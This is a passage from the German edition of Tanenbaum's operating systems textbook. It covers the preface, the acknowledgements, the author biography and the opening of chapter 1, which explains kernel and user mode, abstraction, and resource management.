[Kapitel 12](#) ist neu. Ich hatte das Gefühl, dass eingebettete Betriebssysteme, wie sie beispielsweise auf Mobiltelefonen und PDAs eingesetzt werden, in den meisten Lehrbüchern vernachlässigt werden, obwohl es mehr von diesen Geräten gibt als PCs and Notebooks. Diese Auflage füllt diese Lücke mit einer längeren Besprechung von Symbian OS, ein Betriebssystem, das auf Smartphones weit verbreitet ist.

In [Kapitel 13](#) geht es um den Entwurf von Betriebssystemen. Dieses Kapitel ist größtenteils unverändert von der zweiten Auflage übernommen worden.

Handhabung des Buches

Für Dozenten



Es gibt zu diesem Buch zahlreiche Lehrhilfen. Ergänzungen für Lehrende können unter www.pearson-studium.de gefunden werden. Sie schließen PowerPoint-Blätter, Softwarehilfsprogramme zum Studium von Betriebssystemen, Labor-Experimente für Studenten, Simulatoren und weiteres Material ein, das in Seminaren über Betriebssysteme benutzt werden kann. Lehrende, die dieses Buch in einem Seminar einsetzen, sollten auf jeden Fall einen Blick darauf werfen.

Für Studenten

Die Kapitel 1–6 decken den typischen Umfang einer einführenden Betriebssysteme-Vorlesung ab und geben zusätzlich noch sehr wichtige Hintergrundinformationen. Die praktischen Umsetzungen der aufgeführten Konzepte werden in den Kapiteln 10–12 an drei klassischen Vertretern moderner Betriebssysteme veranschaulicht.



Für Studenten stehen auf der Companion Website Experimente und Übungen sowie die Lösungshinweise zur Verfügung. Die unterschiedlichen Übungen sind im Buch mit dem CWS-Symbol gekennzeichnet.

CWS zum Buch



- Die Website dieses Buches steht unter www.pearson-studium.de. Am schnellsten gelangen Sie von dort zur Buchseite, wenn Sie in das Feld „Schnellsuche“ die Buchnummer **7342** eingeben.
- PowerPoint-Folien. Auf der Website finden Sie die PowerPoint-Folien nur mit allen Abbildungen, die Sie an Ihre eigenen Lehrerfordernisse anpassen können.
- Programmieraufgaben. Die Website bietet eine Anzahl von detaillierten Programmier- und Simulationsaufgaben für verschiedene Betriebssysteme und Lösungshinweise für die Übungen. Enthalten sind die Lösungsansätze für die Übungsaufgaben im Text und die Programmieraufgaben.
- Fachwörterverzeichnis: Deutsch – Englisch / Englisch – Deutsch

Danksagungen

Viele Menschen haben mir bei dieser Überarbeitung geholfen. Zu allererst möchte ich meiner Lektorin Tracy Dunkelberger danken. Dies ist mein 18. Buch und ich habe eine Reihe Lektoren in dem Prozess verschlissen. Tracy ging bei weitem über das übliche Maß der Pflicht hinaus, zum Beispiel indem sie Mitarbeiter fand, zahlreiche Überarbeitungen arrangierte, bei all den Ergänzungen half, sich mit Vertragsangelegenheiten befasste, die Schnittstelle zu Prentice Hall bildete, eine Menge von parallelen Bearbeitungsschritten koordinierte und allgemein sicherstellte, dass Dinge pünktlich erledigt wurden. Sie hat es geschafft, dass ich einen sehr strengen Zeitplan erstellt und auch eingehalten habe, damit dieses Buch pünktlich herausgegeben werden konnte. Und bei all dem blieb sie stets munter und gutgelaunt, trotz vieler weiterer Anforderungen. Danke, Tracy. Ich weiß dies sehr zu schätzen.

Ada Gavrilovska von Georgia Tech, eine Expertin für Linux-Interna, formte Kapitel 10 um, so dass der Schwerpunkt von UNIX (mit Fokus auf FreeBSD) auf Linux verlagert wurde. Dennoch ist vieles in dem Kapitel auf alle UNIX-Systeme anwendbar. Linux ist unter Studenten bekannter als FreeBSD, dies ist also eine wertvolle Änderung.

Dave Probert von Microsoft stellte Kapitel 11 von einem Kapitel über Windows 2000 zu einem über Windows Vista um. Auch wenn die beiden einige Gemeinsamkeiten haben, gibt es doch auch signifikante Unterschiede. Dave weiß sehr viel über Windows und hat genügend Vorstellungskraft, um zwischen Stellen zu unterscheiden, die Microsoft gut gemacht hat, und solchen, an denen dies nicht gelungen ist. Seine Arbeit hat das Buch erheblich verbessert.

Mike Jipping vom Hope College hat das Kapitel über Symbian OS geschrieben. Nichts über eingebettete Echtzeitsysteme zu haben, war bisher ein ernsthaftes Versäumnis in dem Buch – danke, Mike, dass dieses Problem behoben wurde. Eingebettete Echtzeitsysteme werden in der Welt zunehmend wichtig und dieses Kapitel bietet eine exzellente Einführung in das Thema.

Anders als Ada, Dave und Mike, die sich jeweils auf ein Kapitel konzentriert haben, gleicht der Einsatz von Shivakant Mishra von der Universität von Colorado in Boulder eher einem verteilten System, da er viele Kapitel gelesen und kommentiert hat und außerdem einen beträchtlichen Anzahl von neuen Übungs- und Programmieraufgaben für das ganze Buch geliefert hat.

Hugh Lauer soll ebenfalls besonders erwähnt werden. Als wir ihn nach Ideen dazu befragten, wie die zweite Auflage überarbeitet werden könnte, hatten wir nicht mit einem Bericht von 23 einseitig beschriebenen Seiten gerechnet – doch genau das bekamen wir von ihm. Viele der Änderungen, wie beispielsweise die neue Betonung der Abstraktionen von Prozessen, Adressräumen und Dateien, gehen auf seine Anregungen zurück.

Ich möchte außerdem weiteren Menschen danken, die mir auf vielerlei Art und Weise geholfen haben, indem sie zum Beispiel neue Themen vorschlugen, das Manuskript sorgfältig lasen, Ergänzungen machten und neue Übungen einbrachten. Dazu gehören Steve Armstrong, Jeffrey Chastine, John Connelly, Mischa Geldermans, Paul Gray,

James Griffioen, Jorrit Herder, Michael Howard, Suraj Kothari, Roger Kraft, Trudy Levine, John Masiyowski, Shivakant Mishra, Rudy Pait, Xiao Qin, Mark Russinovich, Krishna Sivalingam, Leendert van Doorn und Ken Wong.

Die Mitarbeiter von Prentice Hall waren freundlich und hilfsbereit wie immer, besonders Irwin Zucker und Scott Disanno in der Produktion sowie David Alick, ReeAnne Davies und Melinda Haggerty in der Redaktion.

Endlich, zu guter Letzt, Barbara und Marvin sind wie immer wundervoll, in ihrer ur-eigensten Art. Und natürlich möchte ich Suzanne für ihre Liebe und Geduld danken, ganz abgesehen von all den *druiven* und *kersen*, die den *sinaasappelsap* neuerdings ersetzt haben.

Andrew S. Tanenbaum

Über den Autor

Andrew S. Tanenbaum hat einen S.B.-Abschluss des M.I.T. und den Doktortitel der Universität von Kalifornien. Momentan ist er Professor für Informatik an der Freien Universität Amsterdam in den Niederlanden, wo er die Computer Systems Group leitet. Er war früher Vorsitzender der Advanced School for Computing and Imaging, einer interuniversitären Forschungseinrichtung zu umfassenden parallelen verteilten und bildbearbeitenden Systemen. Zurzeit ist er ein Akademie-Professor der Königlich-Niederländischen Akademie der Wissenschaften, was ihn davor bewahrt hat, sich in einen Bürokraten zu verwandeln.

In der Vergangenheit hat er über Compiler, Betriebssysteme, Netzwerke und lokale verteilte Systeme sowie überregionale verteilte Systeme geforscht, die mehrere Milliarden Benutzer umfassen können. Sein Hauptinteresse gilt heute den zuverlässigen und sicheren Betriebssystemen. Aus all diesen Forschungsaktivitäten gingen mehr als 140 Beiträge in Journals und auf Konferenzen hervor. Prof. Tanenbaum hat außerdem fünf Bücher verfasst bzw. als Co-Autor mitgewirkt, die nun in 18 Auflagen erschienen sind. Die Bücher wurden in 21 Sprachen übersetzt, von baskisch bis thailändisch, und werden an Universitäten auf der ganzen Welt eingesetzt. Alles in allem gibt es 130 Versionen (Kombinationen aus Sprache + Auflage).

Professor Tanenbaum hat auch eine beachtliche Zahl von Software-Systemen entwickelt. Er war der Hauptarchitekt des Amsterdam Compiler Kit, eine weit verbreitete Programmsammlung, um portable Compiler zu schreiben. Er war einer der Hauptentwickler von Amoeba, einem frühen verteilten System, das auf einer Reihe von Workstations eingesetzt wird, die durch ein LAN miteinander verbunden sind, sowie von Globe, einem überregionalen verteilten System.

Er ist außerdem der Autor von MINIX, einem kleinen UNIX-Klon, das ursprünglich zum Einsatz in studentischen Programmierlaboren gedacht war. MINIX war die direkte Inspiration für Linux und war die Plattform, auf der Linux anfangs entwickelt wurde. Die aktuelle Version von MINIX – MINIX 3 – hat jetzt seinen Schwerpunkt darauf gelegt, ein

außerordentlich zuverlässiges und sicheres Betriebssystem zu sein. Prof. Tanenbaum wird seine Arbeit dann als getan ansehen, wenn kein Computer mehr mit einem Reset-Knopf ausgestattet ist. MINIX 3 ist ein laufendes Open-Source-Projekt, zu dem Sie eingeladen sind mitzuwirken. Besuchen Sie www.minix3.org, um eine kostenlose Kopie herunterzuladen und sich über den neuesten Stand zu informieren.

Prof. Tanenbaums Doktoranden erreichten nach ihren Promotionen einen hohen Bekanntheitsgrad. Er ist sehr stolz auf sie. In dieser Beziehung ähnelt er einer Glucke.

Tanenbaum ist Mitglied der ACM, Mitglied von IEEE und Mitglied der Königlich-Niederländischen Akademie der Wissenschaften. Er hat außerdem zahlreiche wissenschaftliche Preise verliehen bekommen, darunter:

- 2007 IEEE James H. Mulligan, Jr. Education Medal
- 2003 TAA McGuffey Award for Computer Science and Engineering
- 2002 TAA Texty Award for Computer Science and Engineering
- 1997 ACM/SIGCSE Award for Outstanding Contributions to Computer
- 1994 ACM Karl V. Karlstrom Outstanding Educator Award
- 1997 ACM/SIGCSE Award for Outstanding Contributions to Computer Science Education

Er wird im *Who's Who in the World* aufgeführt. Seine Homepage im World Wide Web findet sich unter der URL <http://www.cs.vu.nl/~ast/>.

Vorwort zur deutschen Ausgabe

Das Wissen über Betriebssysteme hat sich in den letzten Jahren weiterentwickelt. Diese Weiterentwicklung schlägt sich auch im vorliegenden Buch nieder, die als Übersetzung der dritten Auflage des aktualisierten, in vielen Abschnitten angepassten und erweiterten Lehrbuchs „Modern Operating Systems“ entstanden ist.

Die Übersetzung ist in vielen Teilen neu gemacht, da auch im Original viele Abschnitte ergänzt und teils größeren, teils kleinen Veränderungen unterzogen wurden. Die Übertragung der Begrifflichkeit vom Englischen ins Deutsche wurde nochmals leicht modifiziert und an die Bedürfnisse angepasst, etablierte Begriffe wurden beibehalten. Programmtexte, Name von Schnittstellenoperationen und ähnliche Bezeichner wurde erneut bewusst nicht übersetzt. Bei einigen neuen Teilen wurde von der wörtlichen Übersetzung etwas abgewichen und der Spielraum genutzt, um das bestmögliche Verständnis beim Leser zu erzielen. Beispielsweise sei auf die Kapitel mit den Fallbeispielen hingewiesen. Einige grundlegende Prinzipien, insbesondere auf der Seite der Hardware und der Geräte, sind an historischen Beispielen erläutert. Hier sei die Leserschaft darauf verwiesen, dass heute neue, aktuelle Technik auf dem Markt ist mit teils abweichenden Prinzipien und Lösungen. Trotzdem haben die „historischen“ Lösungen didaktischen Wert und sind deshalb im Buch enthalten.

Trotz des Umfangs des Buches, der sich in der dritten Auflage nochmals vergrößert hat, lag die Übersetzung im Wesentlichen in einer Hand. An dieser Stelle sei Frau Katharina Pieper ganz herzlich für ihre kompetente, verständnisvolle Art der Übersetzung gedankt. Auf der Basis einer einheitlichen Begriffsbildung konnte so eine Übersetzung in einheitlichem Stil entstehen. Ganz herzlich gedankt sei an dieser Stelle auch der Betreuung durch Herrn Birger Peil von Pearson Studium. Ohne seine Hilfestellungen wäre das äußerst umfangreiche Werk nicht so entstanden.

München

Harald Görl, Uwe Baumgarten

Einführung

1.1 Was ist ein Betriebssystem?	33
1.2 Geschichte der Betriebssysteme	37
1.3 Überblick über die Computer-Hardware	50
1.4 Die Betriebssystemfamilie	67
1.5 Betriebssystemkonzepte	71
1.6 Systemaufrufe	84
1.7 Betriebssystemstrukturen	98
1.8 Die Welt aus der Sicht von C	109
1.9 Forschung im Bereich der Betriebssysteme	113
1.10 Überblick über das Buch	115
1.11 Metrische Einheiten	116
Zusammenfassung	117
Übungen	118

» Ein moderner Rechner besteht aus einem oder mehreren Prozessoren, Arbeitsspeicher, Platten, Druckern, einer Tastatur, einer Maus, einem Bildschirm, Netzwerkschnittstellen und verschiedenen anderen Ein- und Ausgabegeräten – alles in allem also ein komplexes System. Wenn jeder Anwendungsprogrammierer verstehen müsste, wie all diese Dinge im Detail funktionieren, dann würde niemals ein Programm geschrieben werden. Zudem ist es eine äußerst anspruchsvolle Aufgabe, all diese Komponenten zu verwalten und sie optimal zu nutzen. Deshalb wurden Computer mit einer zusätzlichen Software-Schicht ausgestattet – dem **Betriebssystem**. Die Aufgabe des Betriebssystems ist es, den Benutzerprogrammen ein besseres, einfaches, klares Modell des Computers zur Verfügung zu stellen und außerdem die genannten Ressourcen zu steuern. Solche Software-Systeme sind der Gegenstand dieses Buches.

Die meisten Leser haben scheinbar bereits einige Erfahrungen mit einem Betriebssystem wie z.B. Windows, Linux, FreeBSD oder Mac OS X gemacht – aber der Schein kann trügen: Das Programm, mit dem Benutzer üblicherweise interagieren, ist die Benutzungsschnittstelle – diese wird **Shell** genannt, wenn sie textbasiert ist, und **GUI (grafische Benutzeroberfläche, Graphical User Interface)**, wenn sie Icons benutzt. Sie ist in Wahrheit gar kein Teil des Betriebssystems, wenngleich die Benutzungsschnittstelle auch vom Betriebssystem benötigt wird, um seine Aufgaben zu erledigen.

Einen allgemeinen Überblick über die hier zur Diskussion stehenden Hauptkomponenten gibt ▶ Abbildung 1.1. Die unterste Ebene ist die Hardware. Dazu gehören Chips, Platinen, Platten, Tastatur, Monitor und ähnliche physische Objekte. Über der Hardware ist die Software angeordnet. Die meisten Rechner haben zwei Operationsmodi: den Kernmodus und den Benutzermodus. Das Betriebssystem als die grundlegende Software läuft im **Kernmodus** (*kernel mode*, auch **Supervisormodus** genannt). In diesem Modus hat das Betriebssystem vollständigen Zugang zur gesamten Hardware und kann jeden Befehl ausführen, zu dem die Maschine imstande ist. Der Rest der Software läuft im **Benutzermodus** (*user mode*), in dem nur eine Teilmenge der Maschinenbefehle verfügbar ist. Insbesondere sind jene Befehle, die die Kontrolle über die Maschine betreffen oder mit Ein- und Ausgabe zu tun haben, für Programme im Benutzermodus tabu. Wir werden auf diesen Unterschied zwischen Kern- und Benutzermodus im Laufe dieses Buches wiederholt zurückkommen.




Abbildung 1.1: Die Einordnung des Betriebssystems

Die Benutzungsschnittstelle (Shell oder GUI) ist die unterste Softwareebene im Benutzermodus. Sie erlaubt es dem Benutzer, andere Programme wie Webbrowser, E-Mail-Programm oder Musikspieler zu starten, die das Betriebssystem ebenfalls intensiv nutzen.

Die Einordnung des Betriebssystems ist in Abbildung 1.1 zu sehen: Es liegt direkt über der blanken Hardware und ist somit die Basis für die gesamte übrige Software.

Ein wichtiger Unterschied zwischen Betriebssystem und normaler Software (die im Benutzermodus läuft) ist: Falls ein Benutzer z.B. ein bestimmtes E-Mail-Programm nicht mag, steht es ihm frei, ein anderes zu benutzen oder auch sein eigenes zu schreiben. Es steht ihm aber nicht frei, seine eigene Timer-Unterbrechungsroutine zu schreiben, die Teil des Betriebssystems ist und von der Hardware gegen Versuche der Benutzer, diese zu modifizieren, geschützt ist.

Dieser Unterschied ist allerdings in manchen Systemen verwischt, beispielsweise in eingebetteten Systemen, die keinen Kernmodus haben, oder in interpretierten Systemen wie Java-basierten Betriebssystemen, die zur Trennung der Komponenten die Interpretation und nicht die Hardware benutzen.

Außerdem gibt es in vielen Systemen Programme, die zwar im Benutzermodus arbeiten, aber dennoch das Betriebssystem unterstützen oder privilegierte Funktionen ausführen. Beispielsweise existiert in gängigen Systemen meist ein Programm, das Benutzern die Möglichkeit gibt, ihr Passwort zu ändern. Dieses Programm ist eigentlich kein Teil des Betriebssystems und läuft daher nicht im Kernmodus ab. Trotzdem führt es sicherheitskritische Funktionen aus und muss deshalb besonders geschützt werden. In manchen Systemen wurde dieser Ansatz bis zum Extrem geführt und einige Teile, die traditionell zum Betriebssystem gehören (wie etwa das Dateisystem), laufen im Benutzermodus. Bei diesen Systemen ist es schwierig, eine klare Grenze zwischen Kern- und Benutzermodus zu ziehen. Alle Programme, die im Kernmodus arbeiten, sind sicherlich ein Teil des Betriebssystems, aber auch einige Programme im Benutzermodus können zum Betriebssystem gehören oder hängen zumindest eng damit zusammen.

Betriebssysteme unterscheiden sich von Benutzerprogrammen (d.h. Anwendungsprogrammen) aber noch in anderer Weise als nur dadurch, wo sie untergebracht sind. Insbesondere sind sie riesig, komplex und langlebig. Der Quellcode eines Betriebssystems wie Linux oder Windows liegt im Bereich von 5 Millionen Codezeilen. Um eine Vorstellung von dieser Größe zu bekommen, denken Sie sich die 5 Millionen Zeilen ausgedruckt, und zwar in Form eines Buches mit 50 Zeilen pro Seite und 1.000 Seiten pro Band (in der Größenordnung dieses Buches). Man bräuchte dann 100 Bände, um ein Betriebssystem dieser Größe aufzulisten – also ein ganzer Bücherschrank. Stellen Sie sich nun vor, Ihr Job wäre es, ein Betriebssystem zu warten, und am ersten Tag würde Ihnen Ihr Chef solch einen Bücherschrank mit Quellcode bringen und sagen: „Lernen Sie das!“ Und dies ist nur der Teil, der im Kern läuft! Benutzerprogramme wie GUI, Bibliotheken und Basis-Anwendungssoftware (wie z.B. der Windows Explorer) können leicht zehn- bis zwanzigmal so viel dieser Größe aufweisen.

Daher ist zu verstehen, warum Betriebssysteme so langlebig sind: Sie sind sehr schwer zu schreiben – und sind sie erst einmal geschrieben, dann ist ihr Besitzer nicht gewillt, sie nach kurzer Zeit wieder auszumustern und von vorne anzufangen. Statt dessen entwickeln sich Betriebssysteme über einen langen Zeitraum hinweg. So war Windows 95/98/Me ursprünglich ein eigenständiges Betriebssystem und Windows NT/2000/XP/Vista ein anderes. Für den Benutzer sehen die beiden Systeme jedoch gleich aus, da Microsoft großen Wert darauf gelegt hat, die Benutzungsschnittstelle von Windows 2000/XP dem System ähnlich aussehen zu lassen, welches es ersetzt hat (was meistens Windows 98 war). Dennoch hatte Microsoft sehr gute Gründe, sich von Windows 98 zu lösen. Dazu werden wir kommen, wenn wir Windows detailliert in Kapitel 11 untersuchen.

Das andere System, das wir (neben Windows) als Beispiel in diesem Buch immer wieder heranziehen werden, ist UNIX mit seinen Varianten und Klonen. Auch UNIX hat sich über Jahre entwickelt. Dabei wurden Versionen wie System V, Solaris und FreeBSD vom Originalsystem abgeleitet. Linux hingegen stellt eine frische Codebasis dar, die allerdings sehr eng an UNIX modelliert und hoch kompatibel dazu ist. Wir werden Beispiele von UNIX durch das gesamte Buch hindurch benutzen und Linux im Detail in Kapitel 10 betrachten.

In diesem ersten Kapitel werden wir viele Schlüsselaspekte von Betriebssystemen streifen. Wir gehen darauf ein, was sie sind, und behandeln ihre Geschichte, die unterschiedlichen Arten von Betriebssystemen, einige der Grundkonzepte und ihre Struktur. Wir werden viele dieser wichtigen Themen in späteren Kapiteln dann  noch genauer beleuchten.

1.1 Was ist ein Betriebssystem?

Es ist recht schwierig festzulegen, was ein Betriebssystem genau ist, außer dass es sich um Software handelt, die im Kernmodus läuft – und selbst das ist nicht immer richtig. Ein Teil des Problems besteht darin, dass Betriebssysteme zwei Aufgaben übernehmen, die im Grunde in keinem Zusammenhang zueinander stehen: einerseits Anwendungsprogrammierern (und natürlich Anwendungsprogrammen) saubere Abstraktionen der Betriebsmittel anstelle der unschönen Hardware zur Verfügung zu stellen und andererseits diese Hardwareressourcen zu verwalten. Je nachdem, wer gerade über Betriebssysteme spricht, hört man eher die eine oder die andere Aufgabenstellung heraus. Betrachten wir jetzt beide etwas näher.

1.1.1 Das Betriebssystem als eine erweiterte Maschine

Die **Architektur** (Befehlssatz, Speicherorganisation, Ein-/Ausgabe und Busstruktur) der meisten Computer auf der Ebene der Maschinensprache ist sehr simpel und schwierig zu programmieren, insbesondere im Hinblick auf die Ein- und Ausgabe. Um dies etwas konkreter zu machen, wollen wir uns ansehen, wie die Ein- und Ausgabe von Disketten unter Verwendung von Controllerchips funktioniert, die kompatibel zum NEC PD765 sind, so wie er im IBM-PC und vielen anderen Personalcomputern eingesetzt wird. Obwohl die Diskette als Speichermedium im Prinzip veraltet ist, benutzen wir sie hier als Beispiel, weil sie viel einfacher als eine moderne Festplatte aufgebaut ist. Der PD765 Controller kennt 16 Steuerbefehle, die jeweils 1 bis 9 Byte lang sind und in ein Gerätregister übertragen werden. Diese Kommandos dienen zum Lesen und Schreiben von Daten, zum Bewegen des Plattenarms, zur Formatierung der Spuren ebenso wie zur Initialisierung, zum Abtasten, Zurücksetzen und zur Neukalibrierung des Controllers und der Laufwerke.

Die elementarsten Kommandos sind `read` und `write`, die beide je 13 Parameter besitzen und in 9 Byte gepackt sind. Die Parameter bestimmen beispielsweise die Adresse des zu lesenden Plattenblocks, die Anzahl der Sektoren pro Spur, den verwendeten Aufzeichnungsmodus des physischen Mediums, den Abstand zwischen den Sektoren und die Behandlung der deleted-data-address-Marke. Sollte nun dieser ganze Kram unverständlich sein: keine Sorge! Genau darum geht es – es ist etwas für Eingeweihte. Wenn die Operation abgeschlossen ist, liefert der Controllerchip 23 Status- und Fehlerfelder, die in 7 Byte gepackt sind. Als ob das nicht schon genug wäre, muss der Programmierer eines Diskettensystems ständig berücksichtigen, ob der Motor an- oder ausgeschaltet ist. Ist er ausgeschaltet, dann muss er (mit einer langen Anlaufverzögerung) angeschaltet werden, bevor Daten gelesen oder geschrieben werden können. Der Motor kann aber nicht zu lange eingeschaltet bleiben, sonst würde sich die Diskette abnutzen. Der Programmierer muss also zwischen einer langen Anlaufverzögerung und dem Verschleiß der Diskette (mit dem Verlust der darauf befindlichen Daten) abwählen.

Ohne *zu sehr* in die Details zu gehen, sollte klar sein, dass der normale Programmierer wahrscheinlich kein großes Interesse hat, sich intensiv mit der Programmierung von Diskettensystemen zu befassen (oder mit der von Festplatten, was noch schlimmer ist). Stattdessen wünscht er sich eine einfache Abstraktion auf oberster Ebene. Im Falle der Disketten ist eine typische Abstraktion, dass eine Diskette eine Menge von benannten Dateien enthält. Jede Datei kann zum Lesen oder Schreiben geöffnet, dann gelesen oder beschrieben und schließlich wieder geschlossen werden. Details der Ausführung, z.B. ob die Aufzeichnung eine modifizierte Frequenzmodulation benutzt oder wie der aktuelle Zustand des Motors ist, sollen in der Abstraktion, die dem Anwendungsprogrammierer präsentiert wird, nicht auftreten.

Abstraktion ist der Schlüssel, um Komplexität zu verwalten. Gute Abstraktionen verwandeln eine fast unmögliche Aufgabe in zwei handhabbare. Die erste Aufgabe besteht darin, Abstraktionen zu definieren und zu implementieren. Die zweite ist, diese Abstraktionen zu benutzen, um das vorliegende Problem zu lösen. Eine Abstraktion, die fast jeder Computernutzer versteht, ist die Datei. Eine Datei ist eine nützliche Information, wie z.B. ein digitales Foto, eine gespeicherte E-Mail-Nachricht oder eine Webseite. Sich mit Fotos, E-Mails und Webseiten zu befassen, ist einfacher als mit den Details von Plattspeichern, wie zum Beispiel der oben beschriebenen Diskette. Die Aufgabe des Betriebssystems ist es nun, gute Abstraktionen zu erzeugen und dann die so erzeugten abstrakten Objekte zu implementieren und zu verwalten. In diesem Buch werden wir viel über Abstraktionen sprechen. Sie sind einer der Schlüssel zum Verständnis von Betriebssystemen.

Dieser Punkt ist so wichtig, dass es sich lohnt, das Ganze noch einmal mit anderen Worten auszudrücken. Bei allem nötigen Respekt vor den Leistungen der Wirtschaftsingenieure, die den Macintosh entwickelt haben – Hardware ist hässlich! Reale Prozessoren, Speicher, Platten und andere Geräte sind sehr kompliziert und bieten den Menschen, die Software dafür schreiben müssen, schwierige, unbeholfene, eigenartige und inkonsistente Schnittstellen an. Manchmal liegt dies an der Notwendigkeit der Rückwärtskompatibilität zu älterer Hardware, manchmal an dem Wunsch, Geld zu sparen. Aber manchmal realisieren die Hardwareentwickler einfach nicht (oder es ist ihnen egal), wie viel Ärger sie der Software machen. Eine der Hauptaufgaben des Betriebssystems ist es, die Hardware zu verstecken und stattdessen Programmen (und ihren Programmierern) hübsche, saubere, elegante, konsistente Abstraktionen bereitzustellen. Betriebssysteme verwandeln also etwas Hässliches in etwas Schönes, wie man in ▶ Abbildung 1.2 sehen kann.




Abbildung 1.2: Betriebssysteme verwandeln die hässliche Hardware in wunderschöne Abstraktionen.

Es sollte noch bemerkt werden, dass die eigentlichen Kunden eines Betriebssystems die Benutzerprogramme sind (über die Anwendungsprogrammierer natürlich). Sie sind diejenigen, die direkt mit dem Betriebssystem und seinen Abstraktionen zu tun haben. Die Endbenutzer haben dagegen mit den Abstraktionen zu tun, die über die Benutzungsschnittstelle zur Verfügung gestellt werden, also entweder eine Kommandozeilen-Shell oder eine grafische Schnittstelle. Auch wenn die Abstraktionen an der Benutzungsschnittstelle möglicherweise denen ähneln, die vom Betriebssystem bereitgestellt werden, so ist dies nicht immer der Fall. Um diesen Punkt deutlicher zu machen, werfen wir einen Blick auf den normalen Windows-Desktop und den zeilenorientierten Kommando-Prompt: Beide Programme laufen unter dem Windows-Betriebssystem und benutzen die Abstraktionen von Windows, trotzdem bieten sie sehr unterschiedliche Benutzungsschnittstellen an. Ähnlich sieht ein Linux-Benutzer, der Gnome oder KDE benutzt, eine ganz andere Schnittstelle als ein Linux-Benutzer, der direkt auf dem (text-orientierten) X-Window-System arbeitet. Die zugrunde liegenden Betriebssystemabstraktionen sind jedoch in beiden Fällen dieselben.

In diesem Buch werden wir Abstraktionen für die Anwendungsprogramme noch detaillierter studieren. Dagegen werden wir uns eher weniger mit Benutzungsschnittstellen beschäftigen. Dies ist zwar ein großes und wichtiges Thema, hat aber nur am Rande mit Betriebssystemen zu tun.

1.1.2 Das Betriebssystem als Ressourcenverwalter

Das im vorigen Abschnitt dargestellte Konzept eines Betriebssystems, bei dem in erster Linie Abstraktionen für Anwendungsprogramme zur Verfügung gestellt werden, stellt eine Top-down-Sicht dar. Eine alternative Sichtweise ist die Bottom-up-Sicht, bei der das Betriebssystem die Verwaltung aller Bestandteile eines komplexen Systems übernimmt. Moderne Computersysteme bestehen aus Prozessoren, Speichern, Timern, Platten, Mäusen, Netzwerkschnittstellen, Druckern und einer großen Vielfalt weiterer Geräte. Aus dem alternativen Blickwinkel, den wir jetzt einnehmen wollen, besteht die Aufgabe eines Betriebssystems darin, eine geordnete und kontrollierte Zuteilung (*allocation*) der Prozessoren, Speicher und Ein-/Ausgabegeräte an die um sie konkurrierenden Programme durchzuführen.

Auf einem modernen Betriebssystem können mehrere Programme zur selben Zeit ausgeführt werden. Man stelle sich nun vor, was passieren könnte, wenn drei Programme auf demselben Computer versuchen würden, gleichzeitig Daten über einen Drucker auszugeben. Die ersten Zeilen könnten von dem ersten Programm stammen, die nächsten vom zweiten, dann folgen Zeilen vom dritten Programm und so weiter – ein wildes Durcheinander würde entstehen. Das Betriebssystem bringt Ordnung in dieses potenzielle Chaos, indem beispielsweise alle Ausgaben für den Drucker zunächst auf der Platte gepuffert werden. Wenn das erste Programm fertig ist, kann das Betriebssystem dessen Ausgabe aus einer Datei, die auf der Festplatte gespeichert ist, an den Drucker geben. Währenddessen können andere Programme weiter ihre Ausgaben erzeugen, ungeachtet der Tatsache, dass die Ausgabe nicht unmittelbar zum Drucker gelangt.

Wenn ein Computer (oder ein Netzwerk) noch dazu von mehreren Anwendern genutzt wird, dann gewinnen Maßnahmen zur Verwaltung und zum Schutz von Speichern, Ein-/Ausgabegeräten und anderen Betriebsmitteln noch an Bedeutung. Die Benutzer würden sich sonst gegenseitig stören. Oft muss aber nicht nur die Hardware, sondern auch Informationen (Dateien, Datenbanken usw.) miteinander geteilt werden. Kurz gesagt, diese Betrachtungsweise des Betriebssystems sieht dessen Hauptaufgabe darin zu überwachen, welches Programm gerade welches Betriebsmittel benutzt, den Betriebsmittelanforderungen nachzukommen, die Nutzung zu dokumentieren und zwischen konkurrierenden Anforderungen verschiedener Programme und Anwender zu vermitteln.

Dazu gehört neben der Überwachung, welches Programm welche Betriebsmittel benutzt, auch Betriebsmittelanforderungen nachzukommen, die Benutzung abzurechnen und Anforderungen gerecht zu werden, die durch verschiedene Programme oder Benutzer in Konflikt stehen.

Die Ressourcenverwaltung beinhaltet **mehrach genutzte** (*multiplexing*) Betriebsmittel auf zwei unterschiedliche Arten: zeitlich und räumlich. Wenn ein Betriebsmittel zeitlich mehrfach genutzt wird, dann wechseln sich die Programme bzw. Anwender bei der Benutzung ab: Einer nach dem anderen bekommt das Betriebsmittel für eine gewisse Zeit zugeteilt.

Bei einem Rechner mit nur einem Prozessor, auf dem mehrere Programme gleichzeitig laufen, teilt das Betriebssystem beispielsweise die CPU zuerst dem ersten Programm zu. Wenn dieses lange genug gelaufen ist, kann das nächste Programm die CPU benutzen und so fort, bis irgendwann das erste Programm wieder an der Reihe ist. Die Festlegung, wie das Betriebsmittel zeitlich verteilt wird, also wer es als Nächstes zugeteilt bekommt und wie lange, ist die Aufgabe des Betriebssystems. Ein anderes Beispiel für die zeitliche Mehrfachnutzung ist die Belegung des Druckers. Liegen mehrere Druckaufträge für einen Drucker vor, so muss entschieden werden, welcher Auftrag als Nächster abgearbeitet werden soll.

